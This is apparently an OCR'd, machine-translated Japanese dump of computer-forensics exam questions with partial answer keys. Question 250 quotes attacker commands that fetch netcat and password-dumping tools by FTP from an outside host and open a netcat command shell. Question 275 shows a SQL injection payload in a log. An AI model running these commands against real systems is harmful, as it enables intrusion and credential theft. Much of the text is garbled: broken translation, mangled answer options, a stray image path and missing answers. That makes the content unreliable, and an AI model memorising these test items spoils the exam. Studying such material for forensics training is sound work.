IDS230 / web-cgi-space-wildcard：198.173.35.164:4221 - > 172.16 .1.107：80 Apr 26 05:45:12 [6283]：IDS212 / dns-zone-transfer：38.31.107.87:2291 - > 172.16.1.101:53 Apr 26 06:43:05 [6283]：IDS181 / nops- x86：63.226.81.13:1351 - > 172.16.1.107:53 Apr 26 06:44:25 victim7 PAM_pwdb [12509]：ログイン）ユーザー用に開かれたセッションシンプル（uid = 506）Apr 26 06:44:36 victim7 PAM_pwdb [12521]：シモン（uid = 506）でユーザーsimonのセッションが開かれましたApr 26 06:45:34 [6283]：IDS175 / socks-プローブ：24.112.167.35:20 - > 172.16.1.107:1080 Apr 26 06:52:10 [6283]：IDS127 / telnet-login-incorrect：172.16.1.107:23 - > 213.28.22.189:4558
これを防ぐ予防措置攻撃にはファイアウォールルールの作成が含まれます。これらのファイアウォールルールのうち、次のうち適切なものはどれですか？
A. UDPサーバーをDNSサーバーから外部に許可する
B. すべてのUDPトラフィックをブロックする
C. DNSサーバーの外部からUDP53を禁止する
D. セカンダリまたはISPサーバーからDNSサーバーへのTCP53を禁止する

正解: (正解を表示します)

質問: **240**

以下は、IIS 6.0のデフォルトインストールのログファイルスクリーンショットです。

スクリーンショットに見られるように、IISは何時標準を使用していますか？

A. UT

B. TAI

C. UTC

D. GMT

正解: (正解を表示します)

質問: **241**

iPodを使用していて、ホストコンピュータがWindowsを実行している場合、どのファイルシステムが使用されますか？

A. iPod +

B. FAT32

C. FAT16

D. HFS

正解: (正解を表示します)

質問: **242**
Stevenは、彼が働いている会社のコンピュータフォレンジックラボを設計する任務を与えられています。彼は、必要な出口の数を除いて実験室を設計する方法のすべての側面に関する文書を見つけました。Stevenがコンピュータフォレンジックラボ用の設計に含めるべき出口はいくつですか？
A. 2
B. 1
C. 3つ
D. 4
正解: **B** (コメントを発表する)

質問: **243**
システムをシャットダウンするときの経験則は、電源プラグを引っ張ることです。しかしながら、それにはいくつかの欠点がある。次のうちどれですか？
A. 実行中のプロセスはすべて失われます。
B. まだシステムにフラッシュされていないデータは失われます
C. / tmpディレクトリがフラッシュされます。
D. 電源が切断されるとページファイルが破損する
正解: **B** (コメントを発表する)

質問: **244**
コンピュータ虐待の調査を行う際には、調査の疑いのある人物がABC Companyをインターネットサービスプロバイダ（ISP）として使用していることに気づくでしょう。あなたはISPに連絡して、彼らがあなたの調査を支援するように要求します。ISPが提供できる援助は何ですか？
A. ISPはログファイルを保持しないので、調査には役に立たない
B. ISPは誰に対しても調査を行うことができないため、あなたを支援することはできません
C. ISPは従業員のコンピュータ不正行為を調査することができますが、顧客のプライバシーを保護しなければならず、したがって令状なしではあなたを援助することはできません
D. ISPはサービスを利用している人を調査し、支援を提供することができます
正解: (正解を表示します)

質問: **245**

JohnとHillaryは同社の同じ部門で働いています。JohnはHillaryのネットワークパスワードを知りたいので、ファイルサーバー上のドキュメントを見ることができます。彼はLophtcrackプログラムをスニッフィングモードにすることができます。JohnはHillaryにErrorへのリンク付きのメールを送信します！参照元が見つかりません。彼はこれからどんな情報を集めることができますか？
A. ヒラリーネットワークのユーザー名とパスワードのハッシュ
B. HillaryネットワークアカウントのSID
C. ヒラリーがアクセス権を持つネットワーク共有
D. HillaryコンピュータのSAMファイル
正解: **(**正解を表示します**)**

質問: **246**
あなたは中西部の会社の侵入テストを実施するセキュリティアナリストです。いくつかの初期偵察の後、あなたは会社によって使用されている一部のシスコルータのIPアドレスを発見します。いずれかのルータのIPアドレスを含む次のURLを入力します。
http://172.168.4.131/level/99/exec/show/config
このURLに入力すると、そのルータの設定ファイル全体が表示されます。あなたは何を発見しましたか？
A. HTML構成の任意の管理者アクセスの脆弱性
B. Cisco IOSの任意管理アクセスのオンライン脆弱性
C. 任意の管理アクセスのHTTP構成の脆弱性
D. URLの難読化による任意の管理アクセスの脆弱性
正解: **C (**コメントを発表する**)**

質問: **247**
Larryは、企業や政府機関で働くITコンサルタントです。ラリーはBGPデバイスとゾンビを使って街のネットワークを閉鎖する予定ですか？ラリーはどんなタイプの侵入テストを計画していますか？
A. ルータの侵入テスト
B. ファイアウォール侵入テスト
C. DoSの侵入テスト
D. 内部侵入テスト
正解: **(**正解を表示します**)**

質問: **248**
マディソンは、彼女の大学の内部ネットワークに侵入した疑いで裁判にかけられている。警察は彼女の寮の部屋を襲撃し、彼女のコンピュータ機器をすべて奪った。マディソンの弁護士は、発作が根拠がなく根拠がないと裁判官に説得しようとしている。マディソンの弁護士は、警察に違反していることを証明しようとしていますか？
A. 第4改正案
B. 第1条改正

C. 第5改正案
D. 第10回改正案
正解: **A (**コメントを発表する**)**

質問: **249**
あなたは、多数の書類による複雑なテキスト検索を含む保険会社の不正請求の調査を行っています。次のどのツールを使用すれば、ターゲットコンピュータのビットマップイメージ上のファイル内の文字列をすばやく効率的に検索できますか？
A. grep
B. 文字列検索
C. dir
D. vim
正解: **A (**コメントを発表する**)**

質問: **250**
以下の抜粋は、lab.wiretrip.netでホストされたハニーポットのログから抜粋したものです。Snortは213.116.251.162からUnicode攻撃を報告しました。File Permission Canonicalizationの脆弱性（UNICODE攻撃）により、通常はスクリプトを実行する権利を持たない任意のフォルダでスクリプトを実行することができます。攻撃者はUnicode攻撃を試み、最終的にはboot.iniの表示に成功します。
その後、msadcs.dll経由でRDSで遊ぶように切り替えます。RDSの脆弱性により、悪意のあるユーザーはIISサーバー上でシェルコマンド（CMD.EXEなど）を実行するSQL文を作成できます。彼は、ディレクトリが存在し、msadcs.dllへのクエリが正常に機能していることを示すためのクイッククエリを実行します。攻撃者は、次のようにコマンドを実行するRDSクエリを作成します。
"cmd1.exe / c open 213.116.251.162> ftpcom"
"cmd1.exe / c echo johna2k >> ftpcom"
"cmd1.exe / c echo haxedj00 >> ftpcom"
"cmd1.exe / c echo get nc.exe >> ftpcom"
"cmd1.exe / c echo get pdump.exe >> ftpcom"
"cmd1.exe / c echo samdump.dll >> ftpcom"
"cmd1.exe / c echo quit >> ftpcom"
"cmd1.exe / c ftp -s :ftpcom"
"cmd1.exe / c nc -l -p 6969 -e cmd1.exe"
あなたは与えられた悪用から何を推測できますか？
A. 攻撃者がユーザー名johna2kを使用してログインするローカルエクスプロイトです。
B. システムに2人の攻撃者があります - johna2kとhaxedj00
C. 攻撃はリモートエクスプロイトであり、ハッカーは3つのファイルをダウンロードします
D. 攻撃者は、ハイエンドのUDPポートを指定したため、シェルの起動に失敗します
正解: **(**正解を表示します**)**
説明/参照：

Explanation:
ログは、これが3つのファイルがダウンロードされているリモートエクスプロイトであることを明確に示しているため、正しい答えはCです。

質問: **251**
デバイスの電源が入っているときにPDAが調査中に押収された場合、適切な手順は何でしょうか？
A. すぐにメモリカードを取り外す
B. 電源を入れたままにする
C. すぐに電池を取り外す
D. すぐに端末の電源を切る
正解: **B (**コメントを発表する**)**

質問: **252**
州際または国際的な輸送と児童ポルノの受信はどの米国法に該当しますか？
A. §18。U.S.C 146A
B. §18。U.S.C. 1466A
C. §18。U.S.C 2252
D. §18。U.S.C 252
正解: **(**正解を表示します**)**

質問: **253**
Jason氏は、運用ネットワークに物理的または論理的にアクセスできないDMZを作成することで、ハニーポット環境を構築しています。このハニーポットでは、Windows Active Directoryを実行しているサーバーを配置しています。DMZには、ボタンをクリックして訪問者に機密情報をダウンロードするためのWebページを提供するWebサーバーも設置されています。1週間後、Jasonは自分のネットワークログで、侵入者がハニーポットにアクセスして機密情報をダウンロードした方法を見つけました。Jasonはログを使用して、機密情報を盗んだ侵入者を試して訴追します。なぜこれは実行可能ではありませんか？
A. エントラップメント
B. 魅力
C. ハニーポットへの侵入は違法ではない
D. DMZへの侵入は違法ではありません
正解: **(**正解を表示します**)**

質問: **254**
なぜ彼らは販売しているソフトウェアでドングルを発行するのだろうか？
A. ソースコード保護を提供する
B. キーロガーを使用できないようにする
C. 著作権保護を提供する

D. ソフトウェアにワイヤレス機能を提供する
正解: **(**正解を表示します**)**

質問: **255**
なぜWindowsコンピュータ上のごみ箱から空になったファイルを回復することが可能ですか？
A. データは復元ディレクトリに移動され、無期限にそこに保持されます
B. ファイルの元の場所が使用されるまでデータは残っています
C. データは、手動で削除されるまで、Windowsコンピュータ上のL2キャッシュに常駐します
D. ごみ箱から空になったデータを復元することはできません
正解: **(**正解を表示します**)**

質問: **256**
FATファイルシステムを使用してMicrosoftオペレーティングシステムによってファイルが削除されるとどうなりますか？
A. ファイルが消去され、復元できません
B. ファイルへの参照のみがFATから削除されます。
C. ファイルは消去されますが、回復できます
D. ファイルのコピーが保存され、元のファイルが消去されます
正解: **(**正解を表示します**)**

質問: **257**
無線アクセス制御攻撃は、AP MACフィルタやWi-Fiポートアクセス制御などのWLANアクセス制御手段を回避して、ネットワークに侵入することを目指しています。攻撃者が企業境界の外に不正アクセスポイントを設定してから組織の従業員を魅了して接続しようとするワイヤレスアクセス制御攻撃はどれですか？
A. 不正なアクセスポイント
B. クライアントミスアソシエーション
C. MACスプーフィング
D. アドホック -アソシエーション
正解: **B (**コメントを発表する**)**

質問: **258**

あなたは法人の捜査官として働いており、進行中の調査の一部である15台のハードドライブの回収を支援するためにマネージャーから指示を受けたばかりです。
あなたの仕事は、チームの他のメンバーが収集した証拠を適切に文書化するために必要な証拠の保管フォームを完成させることです。あなたのマネージャーは、ケース全体に対して1つのマルチ証拠フォームと、各ハードドライブに単一証拠フォームを記入するよう指示します。ケースの保管管理を維持するために、これらの書類はどのように保管されますか？
A. 複数の証拠フォームをレポートファイルに配置し、単一の証拠フォームを各ハードドライブと共に承認された安全なコンテナに保管する必要があります。
B. すべての書式は、今回のケースで主な証拠になるため、レポートファイルに配置する必要があります。
C. すべての書式は、現在、ケースの主な証拠であるため、承認された安全なコンテナに入れてください。
D. マルチエビデンスフォームは、ハードドライブと一緒に承認された安全なコンテナに置く必要があり、シングルエビデンスフォームはレポートファイルに配置する必要があります。
正解: **A** (コメントを発表する)

質問: **259**
少なくとも疑わしいドライブのビットストリームコピーをいくつ作成する必要がありますか？
A. 2
B. 3
C. 1
D. 4
正解: **A** (コメントを発表する)

質問: **260**
法医学捜査官がStrongHoldバッグにどのような機器を保管しますか？
A. ハードドライブ
B. バックアップテープ
C. ワイヤレスカード
D. PDAPDA？
正解: (正解を表示します)

質問: **261**
複数のアクセスポイントを持つワイヤレスネットワークを設定する場合、各アクセスポイントを異なるチャネルに設定するのはなぜ重要ですか？
A. 複数のアクセスポイントを同じチャンネルに設定しても問題ありません
B. クロストークを避ける
C. アクセスポイントが異なる周波数で動作するように
D. 無線信号の過飽和を避ける
正解: (正解を表示します)

質問: **262**
あなたは、疑わしいドラッグ -ディーラーを対象とした調査で警察を援助するために呼び出されます。容疑者の家は、令状が入手され、容疑者の寝室にフロッピーディスクが置かれた後、警察によって捜索された。ディスクには複数のファイルが含まれていますが、パスワードで保護されているようです。パスワードを取得するために使用できるパスワードクラッキングソフトウェアで使用される2つの一般的な方法は何ですか？
A. ブルートフォースと辞書攻撃
B. 最小限の力と付録攻撃
C. 最大の力とシソーラスの攻撃
D. 力とライブラリーの攻撃が制限されている
正解: **A** (コメントを発表する)

質問: **263**
州の部門のサイトが最近攻撃され、すべてのサーバーのディスクが消去されました。インシデント対応チームは、このエリアを封鎖し、調査を開始しました。証拠収集中に、彼らは標準的なラベルが付いていないジップディスクを見つけました。インシデントチームは、ディスクを独立したシステム上で実行し、システムディスクが誤って消去されたことを発見しました。彼らはさらなる調査のためにFBIに電話することを決めた。一方、3人の夏期インターンを含む容疑者を列挙した。事件チームはどこが間違っていたのですか？
A. 彼らは証拠なしで人員を関与させようとした
B. 指紋データとの関連なくFBIに電話をかけた
C. 無関係なシステム上の実際の証拠を調べました
D. 彼らはそれを使って証拠を改ざんした
正解: (正解を表示します)

質問: **264**
どの技術がJPEGに圧縮のために使われていますか？
A. TCD
B. TIFF-8
C. ZIP
D. DCT
正解: **D** (コメントを発表する)

質問: **265**
疑わしいネットワーク侵入の調査を手伝うために呼び出されました。会社のIT部門のメンバーに質問した後、サーバーログファイルを検索して侵入の痕跡を見つけます。その後、会社のルータの1つにtelnetして、見つかる証拠があるかどうかを確認します。ルータに接続されている間、あなたはいくつかの珍しいアクティビティを見て、攻撃者が現在そのルータに接続していると考えます。あなたは、エーテルセッションを開始して、調査に使用できるルータ上のトラフィックのキャ

プチャを開始します。OSIモデルのどのレイヤーで、ルータとの間のトラフィックを監視しながら監視していますか？
A. 輸送
B. データリンク
C. ネットワーク
D. セッション
正解: **(**正解を表示します**)**

質問: **266**
ハードドライブ上の最小の物理ストレージユニットとは何ですか？
A. トラック
B. クラスタ
C. プラッター
D. セクター
正解: **(**正解を表示します**)**

質問: **267**
Blackberryデバイスで使用される暗号化技術は何ですか？パスワードキーパー？
A. AES
B. ブローフィッシュ
C. RC5
D. 3DES
正解: **A (**コメントを発表する**)**

質問: **268**
Linuxシステムで調査中にZer0.tar.gzとcopy.tar.gzというファイルが見つかった場合、どうすれば結構ですか？
A. t0rnrootkitを使用してシステムが侵害されました
B. システム管理者が増分バックアップを作成しました
C. これらは運用ファイル
D. システムファイルがリモートの攻撃者によってコピーされました
正解: **(**正解を表示します**)**

質問: **269**
デジタル証拠を保存するためには、調査官が_____する必要があります。
A. 承認されたイメージングツールを使用して各エビデンスアイテムの単一コピーを作成する
B. 単一のイメージングツールを使用して各エビデンス項目の2つのコピーを作成する
C. 異なるイメージングツールを使用して各エビデンス項目の2つのコピーを作成する
D. 元のエビデンスアイテムのみを保存する
正解: **(**正解を表示します**)**

質問: **270**
コンピュータフォレンジックソフトウェアで回復し分析する証拠が法廷で認められるようにするには、ソフトウェアをテストして検証する必要があります。どのようなグループが、ツールを積極的に提供し、コンピュータフォレンジックソフトウェアのテストと検証のための手順を作成していますか？
A. コンピュータフォレンジックソフトウェア製造業協会（ACFSM）
B. コンピュータフォレンジックツールと検証委員会（CFTVC）
C. 国立標準技術研究所（NIST）
D. 社会のための有効な法医学ツールとテスト（SVFTT）
正解: **(**正解を表示します**)**

質問: **271**
標準のLinux第2拡張ファイルシステム（Ext2fs）では、iノードの内部リンク数が_____に達するとファイルが削除されます。
A. 10
B. 100
C. 0
D. 1
正解: **C (**コメントを発表する**)**

質問: **272**
あなたの会社のネットワークはSAS 70監査を終えたばかりです。この監査では、ネットワーク全体が安全であると報告されていますが、改善が必要な領域がいくつかあります。主要な分野はSNMPセキュリティでした。
監査会社はSNMPを無効にすることを推奨しましたが、これは追跡する多くのリモートノードがあるため、オプションではありません。ネットワーク上でSNMPを保護するためには、どのような手順が必要ですか？
A. TCPポート171へのアクセスをブロックする
B. デフォルトのコミュニティ文字列名を変更する
C. UDPポート171へのアクセスをブロックする
D. すべての内部MACアドレスがSNMPを使用しないようにブロックする

正解: (正解を表示します)

質問: **273**
企業調査の過程で、従業員が犯罪を行っていることがわかります。
雇用主は警察に刑事告発をすることはできますか？
A. はい、すべての証拠を警察に引き渡すことができます
B. はい、証拠を連邦法執行機関に転嫁した場合に限ります
C. いいえ、調査は令状なしで行われたため
D. いいえ、調査は標準的な警察手続を経ずに行われたため
正解: (正解を表示します)

質問: **274**
あなたは、州警察機関のコンピュータフォレンジックラボで働くことになります。適切な刑事事件に取り掛かっている間、あなたはすべての該当する手続に従いましたが、あなたの上司は、弁護士が研究室での証拠が変更されているかどうか疑問を呈するかもしれないと懸念しています。証拠が最初に実験室に入ったときと同じであることを証明するためにあなたは何ができますか？
A. 証拠のMD5ハッシュを作成し、それをNISTによって開発された標準データベースと比較する
B. エビデンスが実験室に入った時と同じであることを証明する声明に署名する
C. 証拠のMD5ハッシュを作成し、証拠が最初にラボに入ったときに取られた元のMD5ハッシュと比較します
D. 州のラボが認定されているため、この可能な主張について心配する理由はありません
正解: (正解を表示します)

質問: **275**
WebサーバーのIISログファイルを調べているうちに、次のエントリが見つかります。

```
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index.asp
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /login.asp?username=if ((select user)='sa' OR (select user)='dbo')
select 1 else select 1/0
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Developments/index_02.jpg
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index_04.jpg
```

このログファイルから明らかなことは何ですか？
A. 非表示のフィールド
B. クロスサイトスクリプティング
C. SQLインジェクションが可能
D. Webバグ
正解: (正解を表示します)

質問: **276**
元のファイルが別のファイルによって上書きされていても、クラスタ内にまだ存在する可能性のあるデータは、次のうちどれですか？
A. MFT
B. セクター

C. スラックスペース
D. メタデータ
正解: **(**正解を表示します**)**

質問: **277**
あなたが専門家として証言するために呼び出される前に、弁護士はまず何をしなければなりませんか？
A. ダメージコントロールに従事する
B. あなたの試験の実施に使用したツールが完璧であることを証明する
C. あなたを専門家の証人として認定する
D. あなたのカリキュラムを審査員に読んでください
正解: **C (**コメントを発表する**)**

質問: **278**
16進コードのオフセットは次のとおりです。
A. コロンの後の最初のバイト
B. コードの先頭の0x
C. コロンの後の最後のバイト
D. コードの最後にある0x
正解: **(**正解を表示します**)**

質問: **279**
Jack Smithは、Mason Computer Investigation Servicesで働く法医学者です。彼はラーメンウイルスに感染したコンピュータを調べている。

彼は現在の接続を見るためにマシン上でnetstatコマンドを実行します。次のスクリーンショットでは、0.0.0.0のIPアドレスは何を意味していますか？

A. これらの接続はリスニングモードです

B. これらの接続が確立されている
C. これらの接続はクローズ/ウェイティングモードです
D. これらの接続はタイムアウト/待機モードです
正解: **(**正解を表示します**)**

質問: **280**
令状を入手するには、次のことが重要です。
A. 検索する場所を一般的に記述し、特に押収すべき項目を記述する
B. 特に検索する場所を記述し、押収すべき項目を一般的に記述する
C. 一般的には、検索する場所を記述し、押収すべき項目を一般的に記述する
D. 特に検索する場所を記述し、特に押収すべき項目を記述する
正解: **D (**コメントを発表する**)**

質問: **281**
揮発性メモリは、法医学の主な問題の1つです。レッドコードなどのワームはメモリ常駐であり、システムをオフにすると消えてハードディスクが消えます。ラボ環境では、揮発性メモリをキャプチャする問題を克服するのに、次のオプションのどれが最適であるとお考えですか？
A. メモリ常駐感染を調査するために侵入法医学技術を使用する
B. 数百メガバイトの分割パーティションを作成し、そこにスワップファイルを配置します
C. オペレーティングシステムに最小量のメモリを与え、強制的にスワップファイルを使用する
D. VMwareを使用してメモリ内のデータをキャプチャして調べることができる
正解: **(**正解を表示します**)**

質問: **282**
外部のIT監査を受けた後、ジョージは自分のネットワークがDDoS攻撃に対して脆弱だと認識しています。
DDoS攻撃を防ぐためにどのような対策を講じることができますか？
A. ダイレクトブロードキャストを無効にする
B. BGPを有効にする
C. BGPを無効にする
D. ダイレクトブロードキャストを有効にする
正解: **A (**コメントを発表する**)**

質問: **283**
検察官のために働いている間に、あなたが見つけた証拠が排除されているように見え、防衛に解放されていない場合は、どうすればよいと思いますか？
A. 情報を検察官、監督者、または最終的に裁判官に注意を喚起する
B. 証拠を破壊する
C. 後で見直すためにファイルの情報を保存する
D. 弁護士に証拠を提示する

正解: (正解を表示します)

質問: **284**
DVD + Rディスクに何回データを書き込むことができますか？
A. ゼロ
B. 無限
C. 2回
D. 1回
正解: (正解を表示します)

質問: **285**
Haroldは、コンピュータ上のバックアップSAMファイルを取得するためのrdisk / sコマンドを実行したセキュリティアナリストです。Haroldはどこでファイルを見つけるためにコンピュータ上を移動する必要がありますか？
A. %systemroot%\ LSA
B. %systemroot%\ repair
C. %systemroot%\ system32 \ LSA
D. %systemroot%\ system32 \ drivers \ etc
正解: (正解を表示します)

質問: **286**
コンピュータ関連の事故を処理するにあたり、ITの役割は、構成員に対する回復、封じ込め、防止に責任を負うべきですか？
A. ネットワーク管理者
B. 情報技術ディレクター
C. セキュリティ管理者
D. 管理責任者
正解: (正解を表示します)

質問: **287**
インターネット上でGoogle検索を使用してMicrosoft Outlook Web Accessのデフォルトポータルを検索しようとしています。

検索文字列を使用してその文字列を検索しますか？
A. locate :"ログオンページ"
B. 見通し：検索」
C. intitle :"exchange server"
D. allinurl :"exchange / logon.asp"
正解: (正解を表示します)

質問: **288**
法執行官は有効な令状が得られた法的調査を行っている。
検索を実施している間、役員は令状に含まれていない無関係の犯罪の証拠の項目を観察します。
項目は役員にはっきりと見え、すぐに証拠として特定された。
この証拠がどのように許容されるかを記述するために使用される用語は何ですか？
A. プレーンドクトリン
B. コーパスdelicti
C. Ex Parte Order
D. Locard Exchange Principle
正解: (正解を表示します)

質問: **289**
どのタイプのフラッシュメモリカードがタイプIまたはタイプIIに入っていて、小型ハードドライブに必要な電力のわずか5%を消費しますか？
A. SDメモリ
B. MMCメモリ
C. SMメモリ
D. CFメモリ
正解: (正解を表示します)

質問: **290**
Windowsの買収ツールを使用してデジタル証拠を取得する場合は、十分にテストされたハードウェア書き込みブロックデバイスを使用して、次のことを行うことが重要です。
A. ディスク上のホスト保護領域からデータを取得する
B. エビデンス -ドライブへの汚染を防ぐ
C. ブートパーティションからのデータのコピーを避ける
D. 画像ファイルからの自動収集
正解: (正解を表示します)

質問: **291**
ジョンは会社のポリシーとガイドラインに取り組んでいます。彼が現在取り組んでいるセクションは会社の文書をカバーしています。彼らはどのように扱われ、保管され、最終的に破壊されるべ

きですか。ジョンは、古くなった文書が破壊される過程を懸念しています。文書を破壊する際に使用するガイドラインに、どのようなタイプのシュレッダーを書くべきですか？
A. Cris-crossシュレッダー
B. ストリップカットシュレッダー
C. クロスカットシュレッダー
D. クロスハッチシュレッダー
正解: **(**正解を表示します**)**

質問: **292**
Evidorのツールは、組み込みのWindows検索に比べてどのような利点がありますか？
A. ハードドライブ上の不良セクタを検出できます
B. 削除されたファイルが物理的に削除された後でも見つけることができます
C. ADS内に隠されたファイルを見つけることができます
D. 余裕空間を検索できます
正解: **(**正解を表示します**)**

質問: **293**
電子メールの目的で最も頻繁に使用されるバイナリコーディングは何ですか？
A. MIME
B. SMTP
C. IMAP
D. Uuencode
正解: **A (**コメントを発表する**)**

質問: **294**
NTFSのファイルとフォルダを回復するためにEncaseの検索はどこにありますか？
A. MBR
B. MFT
C. スラックスペース
D. HAL
正解: **(**正解を表示します**)**

質問: **295**
PaulはTyler＆Company Consultantsに勤務するコンピュータフォレンジックの調査員です。ポールは、地元の警察によって解体されたコンピュータのハッキングリングを調べるのを手伝うために呼び出されました。Paulは、ハッカーの隠れ家にあるPCの在庫を管理し始めます。ポールは、その後、いくつかの異なる周辺機器に接続されたPDAを横切って来る。調査の完全性を保証するために、PDAと一緒にポールを取らなければならない最初のステップは何ですか？
A. 接続されているすべてのデバイスのプラグを抜きます
B. 現在オンの場合はすべてのデバイスの電源を切る

C. すべてのデバイスを含むPDAを静電気防止袋に入れます
D. 周辺機器の写真と文書化
正解: **(**正解を表示します**)**

質問: **296**
調査中のコンピュータを検索しているときに、ファイル名の最初の文字が16進バイトのバイト5hに置き換えられているように見える多数のファイルが検出されます。これはコンピュータ上で何を示していますか？
A. ファイルが非表示とマークされています
B. ファイルが削除マークされています
C. ファイルは読み取り専用としてマークされています
D. ファイルが壊れていて復元できません
正解: **(**正解を表示します**)**

質問: **297**
どのタイプの攻撃が、詐称されたIPアドレスを持つターゲットシステムにSYN要求を送信するのですか？
A. 土地
B. 死のPing
C. クロスサイトスクリプティング
D. SYNフラッド
正解: **D (**コメントを発表する**)**

質問: **298**
数年前にインターネット上に存在しなくなったウェブサイトを検索する必要がある場合、どのサイトを使用してページのウェブサイトのコレクションを表示できますか？
A. Samspade.org
B. Archive.org
C. Proxify.net
D. Dnsstuff.com
正解: **B (**コメントを発表する**)**

質問: **299**
次のどのツールを使用して、ネットワーク上のトラフィックをインタラクティブにブラウズできますか？
A. RegScanner
B. Wireshark
C. ThumbsDisplay
D. セキュリティタスクマネージャ
正解: **(**正解を表示します**)**

質問: **300**
デジタル証拠の目録を作成する際の主な目的は、
A. シーンからエビデンスを削除しない
B. 証拠の整合性を保持する
C. すべてのハードドライブのビットストリームイメージを作成する
D. コンピュータの電源を切ることはできません
正解: **(**正解を表示します**)**


質問: **301**
ジョージは西海岸の大規模インターネット企業のネットワーク管理者です。企業方針に従って、社内の従業員の誰もIT部門の承認を得ずにFTPまたはSFTPプログラムを使用することはできません。SFTPプログラムを使用している管理者はほとんどいません。彼の上司と話す前に、ジョージは彼らの活動の何らかの証拠を持ちたいと思っています。GeorgeはEtherealを使用してネットワークトラフィックを監視したいが、自分のネットワークとの間のSFTPトラフィックのみを監視したい。
GeorgeがEtherealで使用するフィルタは？
A. srcポート23およびdstポート23
B. udpポート22およびホスト172.16.28.1/24
C. ネットポート22
D. srcポート22とdstポート22
正解: **D (**コメントを発表する**)**

質問: **302**
セクシュアルハラスメントの事例で予備調査を行う場合、いくつの調査員があなたに持っていることを勧めていますか？
A. 1つ
B. 3
C. 4
D. 2
正解: **(**正解を表示します**)**

質問: **303**
新しいWebサイトが公開される前に、最後のテストを実施しています。Webサイトには多くの動的ページがあり、データベース内の製品インベントリにアクセスするSQLバックエンドに接続します。
あなたは、Webページの検索フィールドに以下のコードを入力して、脆弱性をチェックすることを推奨するWebセキュリティサイトにアクセスします。これを入力して検索をクリックすると、「これはテストです」というポップアップウィンドウが表示されます。"
このテストの結果はどうなりますか？
A. あなたのウェブサイトはCSSに脆弱です
B. あなたのウェブサイトは脆弱ではありません
C. あなたのウェブサイトはSQLインジェクションに対して脆弱です
D. あなたのウェブサイトはウェブバグに脆弱です
正解: **(正解を表示します)**

質問: **304**
BillはシカゴのGrummon and Sons LLCの会計マネージャーです。定期的に、機密情報を含むPDF文書をEメールで顧客に送信する必要があります。
Billは、PDF文書をパスワードで保護し、それらを目的の受信者に送信します。
なぜPDFパスワードが最大限の保護を提供しないのですか？
A. PDFパスワードは電子メールで送信するとクリアテキストに変換されます
B. 電子メールで送信すると、PDFパスワードは完全に文書から取り除かれます
C. PDFのパスワードは、Sarbanes-Oxley
D. PDFパスワードは、ソフトウェアブルートフォースツールで簡単に解読することができます
正解: **(正解を表示します)**

質問: **305**
次のスクリーンショットのCIDRとは何ですか？



A. / 32 B./32 B./32
B. / 24A./24A//24
C. /8D./8D./8
D. / 16C / 16C / 16
正解: (正解を表示します)

質問: **306**
無差別モードでNICを配置するスニッファは、OSIモデルのどのレイヤで動作しますか？
A. データリンク
B. 輸送
C. ネットワーク
D. 物理
正解: (正解を表示します)

質問: **307**
あなたは大手製薬会社のセクシャルハラスメント事件を調査するのに役立つ弁護士に直接雇用されています。同社の法人所在地では、最高経営責任者（CEO）は調査の状況を知っておく必要があります。最高経営責任者（CEO）との話し合いを妨げる原因は何ですか？
A. ISO 17799
B. 弁護士業務商品ルール
C. 営業秘密
D. 良いマナー

正解: (正解を表示します)

質問: **308**
次のコマンドでターゲットホストIPとは何ですか？
A. 172.16.28.95
B. 10.10.150.1
C. このコマンドは、ターゲットホストをスキャンできないFINパケットを使用しています
D. Firewalkはターゲットホストをスキャンしません
正解: (正解を表示します)

質問: **309**
どのような用語は、カジュアルオブザーバーからその情報を隠す唯一の目的のために、情報を他のものに埋め込むための暗号技術を記述するために使用されますか？
A. キーエスクロー
B. ルートキット
C. ステガノグラフィー
D. オフセット
正解: **C** (コメントを発表する)

質問: **310**
連邦訴訟手続中の鑑定人の証言の認容性に関して、米国最高裁判所が1993年に送付した法的判例を表すものはどれですか？
A. SWGDE＆SWGIT
B. Daubert
C. IOCE
D. フライ
正解: **B** (コメントを発表する)

質問: **311**
フォレンジック分析を実行するときに、システムが証拠ディスクにデータを記録しないようにするために使用されるのはどのデバイスですか？
A. プロトコルアナライザ
B. 書き込みブロッカ
C. ファイアウォール
D. ディスクエディタ
正解: (正解を表示します)

質問: **312**
A ⑯)_____は、攻撃者が手動で攻撃の手順を実行するのではなく、コンピュータプログラムによって実行されるものです。

A. ブラックアウト攻撃
B. 分散攻撃
C. 自動化された攻撃
D. 中央処理攻撃
正解: (正解を表示します)

質問: **313**
